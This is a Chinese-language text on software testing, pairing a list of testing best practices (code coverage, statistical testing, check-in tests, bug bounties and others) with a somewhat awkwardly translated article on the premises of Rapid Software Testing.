**多发布正交缺陷分类**

正交缺陷分类一个关键特征是能够监督产品的多种发布，并描述了客户使用情况以及它对维修成本和整体开发效率的影响。多发布正交缺陷分类的分析技术使得产品经理能做出一些战略性的决策，从而削减开发成本，减少产品投向市场的时间，通过认知客户趋势、使用模式、产品性能来优化质量问题。

**用来设计测试计划的需求**

软件测试的角色之一是要确保产品满足了众多客户的需求。因此，在关键步骤之前捕捉需求不仅帮助如何去开发而且创建了可以用来判断开发产品是否能满足客户需求的测试计划。在一个小型的开发公司，很多时候，需求管理的任务往往落入应该开发什么的猜想，而不是由市场需求来引导。因此，需求管理以及需求向测试计划产生的转变 是重要的一步。这种实践方法要求我们以一种全面的整体的视角来理解并执行，才会成功。

**自动化测试生成**

将近 30%的测试任务都可以通过编写测试用例。To first order of approximation（近似值，粗略估计），这完全是手工操作，并可以通过自动化来节省时间。然而，自动化技术并没有如人们期待的那样迅速发展。一方面，有些自动化测试生成工具生成过多的测试集，远远超过通过自动化带来的好处。另一方面，确实存在被认可的优秀的技术和工具，可以自动生成测试用例。这种实践需要弄清楚哪些方法能指引测试成功以及他们在什么样的环境下是可行的。对于这些工具或者方法论的使用的学习，我们可适度地选择。但是这些工具和方法论在“起步”后将会非常有用。

**4、增量/渐增**

测试员和开发者组成一个团队

代码覆盖率

自动化环境生成器

测试帮助产品包装发布需求

状态任务图

内存资源故障模拟

统计测试

semiformal 方法

对代码的检测测试

回归测试用例最小化

增强版本 平均失效等待时间

基本标准趋势

Bug 赏金

**测试人员和开发者组成团队**

长久以来人们都认知到测试人员和开发者的组合不仅提高了测试用例的设计而且也改进了开发的代码。这种实践方法的一个极致例子是微软，在微软，每个开发者旁边会跟随一个测试人员。没必要说也知道，公司没必要通过效仿这种极限达到赚取利润的目的。因此，使用这种实践方法应该对获益的团队类型有一个充分的了解，还有他们所工作的环境。最佳实践，例如 teaming，它的价值因此不仅仅只是概念，而是在关于如何形成恰当的团队上提供实质性的指导，无论是报告困难还是经历成功。

**代码覆盖率**

代码覆盖率的概念基于代码的结构化观念。代码覆盖指一种数字的度量标准，测量了已经运行了的代码的要素，从而作为测试的结果。代码覆盖有大量的度量方法，如语句覆盖，分支覆盖，数据覆盖。如今，业界有一些工具能够辅助这种测量并且在覆盖未运行的元素方面也能提供指导。这个领域在这二十年来存在相当多的学术活动，并一直是一个争议点。因此，代码覆盖的实践方法传达了工具和方法的信息，这些工具和方法指导我们如何利用代码覆盖率并跟踪从成功经验中得到的结果。

**自动化环境生成器**

搭建执行测试用例的环境是一项相当耗时耗力的工作。由于我们有更多的操作系统，更多的版本，而且代码将在多种平台中运行，这些任务将花费大量时间。做系统测试时，为了执行不同的测试用例集，我们不断搭建新的环境，然后卸掉，这占领了整个“日历”。因此，那些能够自动搭建环境，运行测试用例，记录测试结果，并能自动化重新配置新的环境的工具具有相当高的价值。IBM 的 Hursley 实验室开发了一种名为 DRAKE 的工具，工具能准确的做到这些。这类最佳实践应该获取与环境的搭建和拆除，测试用例的自动化运行紧密相关的问题，工具和技术。

**测试帮助产品包装发布需求**

这个想法来自微软，在这里，他们把整个测试过程看作是能处理晚期变更并能适应市场的压力的。这种观念将测试的角色转变成为提供优秀的回归能力并能在不会破坏产品和交付进度表的晚期变更中工作。这相当于从哲学的观点看待测试，把它放在另一个不同的角色身上，在整个开发过程中产生了新的复杂又意想不到的结果。我们引用这种观念作为一种最佳实践，从而认识到在一些领域中，这种概念框架必须有与之相对应的测试实践方法。这种实践方法指明了如何把这个概念运用于公司中和特定市场的产品中。该实践有可能适用于有更广阔的客户交互和竞争压力的电子商务领域。

**状态任务图**

该实践方法以状态转变为图标的形式捕捉了应用程序或模型中的功能运作过程。这样做的好处是允许测试人员自动生成测试用例或者生成与应用程序中的功能分解更接近的覆盖标准。有一些考虑到 capturing Markov 模型的工具，可能有助于这种实践方法。我们面临的困难通常是从一种不存在任何可以计算的或者文档的形式也不可以生成状态转换图标的产品中提取功能的观点。有一种自动化生成工具叫 Test Manager，来自于 Teradyne，真实地运用了状态任务图生成功能测试。这种实践方法可能不止一种应用，该实践的跟随者需要了解各种工具，方法和用途。

**内存资源失败模拟**

该实践方法描述了一种特殊的软件 bug，是由于大量管理不善或者不及时回收垃圾造成的内存不足。在 Unix 应用中，对于许多用 C 语言编程的程序这是一种非常严重的问题。当然它也在其他平台和语言中存在。有一些可以利用的商业工具可以帮助模拟内存失败并检查内存泄露。这种实践方法是通用的并且能开发出在各种平台和语言环境中运用的方法和技术。

**统计测试**

统计测试的概念是由 Harlan Mills 提出的（创作了 Clean room software engineering 的 IBM 成员）。中心思想是利用软件测试作为评估软件依赖性的一种方式，而不是一种调试机制，和把软件测试作为一种测试方法的流行用法恰恰相反。所以我们必须认识到统计测试的目的和激励从根本上说是完全不同的。至于这可能的确是一种非常可行的方法的原因存在许多种看法。这种理论被用于 Clean room 软件工程的概念中，值得单独来讨论。系统测试需要围绕操作说明书来在软件上做一些操作然后测量交互失败的次数，用来估计软件的可依赖性。良

好的开发过程能够在每次 BUG 修复后失败之间的平均时间越来越长。这将成为停止软件测试的发布标准和条件。

**Semi-formal 方法**

软件工程的正规方法起源于二十年之前。这些年来，正规方法在某些特定领域例如协议实施取得了很大的进步。正规方法的关键观念是它把程序的验收考虑在内，而不是测试和调试。验收方法复杂多变，其中一些是定理证明，而另一些模拟了假设被验证。正规方法的远见往往在于若我们能简明扼要地捕捉了软件规格，它可以领向代码的自动生成，还需要小型的测试。

在这种实践中，有许多关于 SEMI-FORMAL 方法的可用性的辩证。在很大程度上，行业忽视了它的存在。然而，我们必须认可 IBM Hursley 实验室作出的非常关键的贡献，由 Z 写出正规规格后，CICS 的核心要点被实施。运用 Semi-formal 方法，我们可以从状态转化图标获取规格，并生成测试用例。Zurich 研究实验室在这个领域做了一些工作并用来成功实现了协议执行。Semi-formal 方法最佳实践应当捕捉经验，引导这种应用可行的地方。

**代码检查测试**

Check-in 测试的思想是把自动化测试程序（通常是回归测试）和变更控制系统结合在一起。我们都知道，微软能得心应手地运用这个系统。它包括对最近更改的代码进行回归测试，从而将代码更改对创建的破坏减到最小。事实上，据称，微软的变更控制系统已经搭建成功，因此，除非代码通过测试，不然项目无法推进到下一轮。

**回归测试用例最少化**

在一些公司，创造了产品各种版本的更新换代非常成熟的传奇，而存在巨大的回归测试 bucket 也是很常见的。这些巨大的 test bucket 产生的消极后果是执行过程花掉了太长的时间。同时，我们对于哪些是几乎没有提供额外价值的重复的测试用例不清楚。下面有几种方法把回归测试用例的数量减到最小化。其中一种方法是检查完成的代码覆盖，然后把测试用例浓缩到最小的集合。用这种方法时，我们必须注意到，虽然相当有吸引力，但是的确混淆了结构化度量标准和功能测试。尽管如此，这仍然是一种执行用例最小化的方式。

**增强版本 平均失效等待时间**

Beta 程序提供的一个机会就是获得了用户群中的一个样本来测试产品。如果产品是增强版本的，故障已经记录下来了并反馈给供应商，这些用户对于测量软

件的平均失效等待时间是极好的资源。这种测量方法有几个用途。首先，它可以作为一种评判标准，以一种对用户有意义的方式增强了产品的质量。然后，它允许我们在不同的客户档案下或用户群中测量同一种产品的平均失效等待时间。最后，我们可以加强力度来获得对诊断以及问题决定有利的失效数据。微软声称他们能够在增强版本的 Beta 测试中至少运用到前两点。

**基本标准趋势**

基准是一个广泛的概念，应用于各种领域规则中。在软件测试领域，我们可以把它定义成由其他软件开发者经历的技术以及测试方法的性能。至今为止业界还没有经常交流这种信息、比较基准的途径和平台。这种最佳实践最初是由 IBM 实验室定义及准时提出的，然后由竞争者和顾客参与进来共同改进。

**Bug 奖金制度**

我们曾听说微软采用了 bug 奖金制度，我们也知道这种制度曾在 IBM 使用 during the 10Xdays。Bug 奖金制度指公司对那些专注于发现软件 bug 的人给予一定的奖金的激励制度。

这种经验说明公司做出的这些努力趋向于确认比以往更多的 bug 数。很明显，修复这些 bug 需要额外的更多的资源。但是最终结果必然是更高质量的产品。

# 快速软件测试的前提

作者：小黑 译

2012 年 2 月，詹姆斯·巴赫和我一起一对一的、面对面的做了一个星期的工作——这期间很少有事情发生。我们在一起做许多事情，但是最重要的结果是一个语句的前提是基于快速软件测试——我们的类和方法的。考虑到像我一样的 Twitter 的大小的注意力，我会把前提在接下来的几天。我会在未来几天把前提发布出来。这里是序言和第一点：

这些都是快速软件测试方法的前提。一切方法都是在此基础上以某种方式派生出来的。这些前提来自于我们的经验，研究和一段超过几十年的讨论。他们一直受到影响的两个重要的思想家： Cem Kaner 和 Jerry Weinberg，两人都担任过程序员，项目管理者，社会科学家，作家，教师，当然，也担任过测试人员。（我们并不认为 Cem 或 Jerry 会总是同意 James 或我，或相互同意。有时他们会不同意。这里我们并不需要他们的认可，恰恰相反我们感谢他们的积极的影响我们的思想和我们的工作，我们敦促思维测试人员到处研究这两个人的著作和想法。）

**1、软件项目和产品是那些既有情感又有理性思维的人们之间的关系。**是的，有技术，物理和逻辑元素，这些元素是非常重大的。但是软件开发主要是由人的方面主导的：政治、情感、心理学、看法和认知。对于所有业务，项目经理可能宣布任何给定的技术问题并不是一个问题。用户可能提出他们那些他们永远不会使用的特性需求。你的难以置信的工作可能会被拒绝，因为程序员不喜欢你。对于有经验的用户来说可能不能接受一个新手用户有足够快的反应。质量总是对于那些关心的人来说是有价值。产品质量是一个产品和人之间的关系，从来没有一个属性可以从人类的环境中分离出去。

**2、每个项目发生在不确定性和时间上的压力的情况下。**某种程度的混乱、复杂性、波动性和紧迫性困扰着每个项目。混乱可能是严重的，势不可挡的复杂性，令人震惊的波动和绝望的紧迫性。这里有一些简单的原因：新颖性、野心和经济。每个软件项目都是为了解决一个问题而试图生产出新的东西。软件开发人员都急于解决这些问题。与此同时，他们经常尝试用已有资源做一大堆超过他们本可以轻松处理的事情。这不是任何一种的人类道德过错。相反，它是进化理论里所谓的“红皇后”效应的一个后果（名字来自于透过镜子看）：你必须跑的足

够快，你可以仅仅停留在同一个地方。如果你的团队不管理风险，你的竞争对手会——最终你将会为他们工作，或者根本不工作。

**3、尽管我们最好的希望和意图在某种程度的缺乏经验，粗心大意和能力不足，但这也是正常的。**这个前提是容易验证的。首先是正视自己。在一个陌生的领域工作，或做一个不熟悉的产品时，你有你需要的所有知识和经验吗？你是否曾经犯过一个拼写错误但你没发现？哪本测试教科书你曾经仔细阅读过？有多少学术论文你仔细研究过？你了解集合论、图论、组合数学的最新情况吗？你能讲一口流利的至少一个编程语言吗？你能现在坐下来并使用 de Bruijn 序列来优化您的测试数据吗？你会知道什么时候应该避免使用它吗？你在进行产品测试时，你完全熟悉用于测试的所有技术吗？大概不会，没关系。它的本质是创新的软件开发工作，延伸工作极限，即使是最能干的人。其他的测试和开发方法似乎假定每个人都能够并且将会在正确的时间做正确的事。我们发现这是令人难以置信的。任何忽略了人的易错性的方法都是一种幻想。说人类易犯错是正常的，我们并不打算为它辩护或表示歉意，但我们指出，我们一定会遇到对自己和对他人的同情地处理这个问题的人，并充分利用我们的机会学习我们的工艺，并建立自己的技能。

**4、一个测试是一种行为，它是性能，而不是神器。**大多数测试人员会很随意地说他们“编写测试”或“创建测试用例”。就其本身而言，这很好。这意味着他们有构思理念、数据、程序，也许是程序自动执行某些任务或其他设想；他们可能在编写程序或程序代码中表现出了这些想法。当这些东西与他们代表的想法发生混乱和当表示与实际测试产品变得混乱时将会发生故障。这是一个谬论具体化，错误的处理抽象，仿佛它们是抽象的东西。直到一些测试人员参与产品开发，观察它并解释这些观察结果，再没有测试发生了。即使你写了一个完全自动检查过程的程序，这一过程的结果必须通过一个有责任心的人来审查和解释。

**5、测试的目的是要发现产品的地位和任何对它的价值产生威胁的情况，使我们的客户能够作出明智的决策。**有些人，当他们使用“测试”这个词时，他们心中有其他的目的。对一些人来说，测试可能是一个检查基本功能工作的惯例。这不是我们的看法。我们正在寻找重要的问题。我们寻求全面的了解该产品。我们这样做是为了支持我们的客户的需求，不管他们是谁。这个水平的测试来服务我们的顾客必然会有所不同。在某些情况下，测试将会更加正式和简单；在其他

情况下，是非正式的和复杂的。在任何情况下，测试人员是给那些对产品作出决策的人提供重要信息的供应者。测试人员照亮产品的质量道路。

**6、我们承诺执行可靠的，具有成本效益的测试，我们会及时通知我们的客户任何威胁到这一承诺的情况。**快速软件测试寻找最快、最便宜的测试，完全满足测试的任务。当十美元的测试能够完成这项工作时，我们不应该建议花费百万美元来做测试。我们要做好测试这是不够的，我们测试；我们必须在给定项目的限制因素内将测试做好。此外，当我们在限制条件下时，这些约束可能阻止我们做好工作，测试人员必须与客户合作解决这些问题。无论我们做什么，我们必须做好准备去证明和解释它。

**7、我们不会故意或过失误导我们的客户和同事。**这种伦理的前提下驱动了很多的快速软件测试的架构。测试人员经常碰到他们的客户要求的善意的但不合理的或无知目标。我们可能会被要求隐瞒坏消息，来创建测试文档，我们不打算使用，或者产生无效的指标来衡量进展。我们必须礼貌而坚决地抵制这样的请求，除非根据我们的判断，他们为我们的客户提供更好的利益。至少我们必须通知我们的客户任何任务或工作方式阻止我们测试的影响，或创建一个虚假印象的测试。

**8、测试人员承担在他们工作中对质量的责任，尽管他们不能控制产品的质量。**测试需要很多环环相扣的技能。测试是一个工程活动，需要相当大的设计构思和执行工作。像许多其他高认知的工作，比如调查性报道，驾驶飞机或编程，很难有人没有实际做过这份工作却能有效地监督管理。因此，测试人员必须不能推卸对自己工作的质量的责任。出于同样的原因，我们不能对产品本身的质量承担责任，因为它不是在我们的控制范围内。只有程序员和他们的项目经理控制管理他们。有时测试被称为“QA”。如果是这样，我们选择把它看作质量援助（Cem Kaner 的想法）或质量意识，而不是质量保证。